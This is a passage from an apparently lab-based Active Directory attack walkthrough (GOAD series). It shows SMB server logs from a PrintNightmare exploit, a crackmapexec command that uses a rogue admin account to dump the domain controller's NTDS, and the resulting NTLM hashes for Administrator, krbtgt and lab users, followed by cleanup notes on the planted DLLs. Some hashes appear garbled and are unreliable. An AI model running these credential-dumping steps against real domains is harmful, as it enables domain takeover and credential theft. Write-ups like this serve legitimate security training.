[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (192.168.56.11,61029)
[*] AUTHENTICATE_MESSAGE (1,WINTERFELL)
[*] User WINTERFELL authenticated successfully
[*] ::00:aaaaaaaaaaaaaa
[*] Connecting Share(1:IPCS)
[*] Connecting Share(2:ATTACKERSHARE)
[*] Disconnecting Share(1:IPCS)
[*] Disconnecting Share(2:ATTACKERSHARE)
[*] Closing down connection (192.168.56.11,61029)
[*] Remaining connections [ ]
```

And enjoy your new admin account by dumping the ntds :)

```
cme smb winterfell.north.sevenkingdoms.local -u pnightmare2 -p 'Test123456789!' --
ntds
```

```
(myipacket) [Jul 19, 2022 - 22:58:39 (CEST)] exegol-sanaountname printnightmare # cme smb winterfell.north.sevenkingdoms.local -u pnightmare2 -p 'Test123456789!' --ntds
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] north.sevenkingdoms.local\pnightmare2:Test123456789! (admin)
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16e931b72c5947e0c0b0c0:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1acce3548a91adda21758a32e3e3797a:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc583339d51f71d913c245d35b50b:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a87228940e2ff4e709:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cha36ecf69d949c73bc73715364af5:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26869c9e2f51ac91e1a07a:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:835a6b6ae014fe35799fca41782b69c8:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:1c0c10d5b5ecd940fd491dcdcd67708:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL hodor:1117:aad3b435b51404eeaad3b435b51404ee:237267505c203904db899c6c3525a:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3cch1755:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL sanwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d0292606ac826843:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL jeor.normont:1120:aad3b435b51404eeaad3b435b51404ee:6dccc1c567c5640e56691a723a49664:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL sql_svc:1121:aad3b435b51404eeaad3b435b51404ee:84a5092f53390ea48d6d6b0e52b93b004:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL pnighbure2:1142:aad3b435b51404eeaad3b435b51404ee:c103c9fa49983dcf740a01c051f46347:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL pnighmare:1143:aad3b435b51404eeaad3b435b51404ee:58cf12d7448ca3ea7da502c3ee6a31e:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL WINTERFELL5:1001:aad3b435b51404eeaad3b435b51404ee:cb7f36224723910fd0fdefc66b36a0ec:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL CASTELBLACKS:1104:aad3b435b51404eeaad3b435b51404ee:9032699b398f3ff08fc9c5c364b60274:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL sanaccount5:1123:aad3b435b51404eeaad3b435b51404ee:0eddedc35eb7b7ecde0c9f0564e54c83:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL SEVENKINGDOMS5:1105:aad3b435b51404eeaad3b435b51404ee:185d8079b74ee67f4e015f4e1945fccc0:::
SMB winterfell.north.sevenkingdoms.local 445 WINTERFELL [+] Dumped 22 NTDS hashes to /root/.cme/logs/WINTERFELL_winterfell.north.sevenkingdoms.local_2022-07-19_230258.ntds of which 18 were added to the database
```

cleanup

After the exploitation you will find your dlls inside :

C:\Windows\System32\spool\drivers\x64\3

s PC > Windows 2019 (C:) > Windows > System32 > spool > drivers > x64 > 3 >

Name	Date modified	Type	Size
en-US	9/15/2018 2:06 AM	File folder	
LOCALE.GPD	9/15/2018 12:11 AM	GPD File	14 KB
MSXPSINC.GPD	9/15/2018 12:11 AM	GPD File	1 KB
MSXPSINC.PPD	9/15/2018 12:11 AM	PPD File	1 KB
MXDWDRV.DLL	5/11/2021 9:50 PM	Application extens...	850 KB
P6DISP.GPD	9/15/2018 12:11 AM	GPD File	25 KB
P6FONT.GPD	9/15/2018 12:11 AM	GPD File	4 KB
PCL4RES.DLL	9/15/2018 12:11 AM	Application extens...	282 KB
PCL5ERES.DLL	9/15/2018 12:11 AM	Application extens...	1,002 KB
PCL5URES.DLL	9/15/2018 12:11 AM	Application extens...	1,001 KB
PCLXL.DLL	9/15/2018 12:11 AM	Application extens...	200 KB
PCLXL.GPD	9/15/2018 12:11 AM	GPD File	11 KB
PJL.GPD	9/15/2018 12:11 AM	GPD File	2 KB
PJLMON.DLL	5/11/2021 9:50 PM	Application extens...	23 KB
pnightmare.dll	7/15/2022 2:58 PM	Application extens...	92 KB
pnightmare2.dll	7/19/2022 1:54 PM	Application extens...	253 KB
PrintConfig.dll	5/11/2021 9:50 PM	Application extens...	3,460 KB
PS_SCHM.GDL	9/15/2018 12:11 AM	GDL File	6 KB
PS_SCHM.DLL	5/11/2021 9:50 PM	Application extens...	1,007 KB

And also inside : C:\Windows\System32\spool\drivers\x64\3\0ld\{id}\

s PC > Windows 2019 (C:) > Windows > System32 > spool > drivers > x64 > 3 > Old > 2

Name	Date modified	Type	Size
pnightmare.dll	7/15/2022 2:58 PM	Application extens...	92 KB
UNIDRV.DLL	5/11/2021 9:50 PM	Application extens...	514 KB

Don't forget to clean up ;)

Next time we will have fun with ADCS (Certified, ESC1, ESC8, ...) : : [Goad.pwning.part6](#)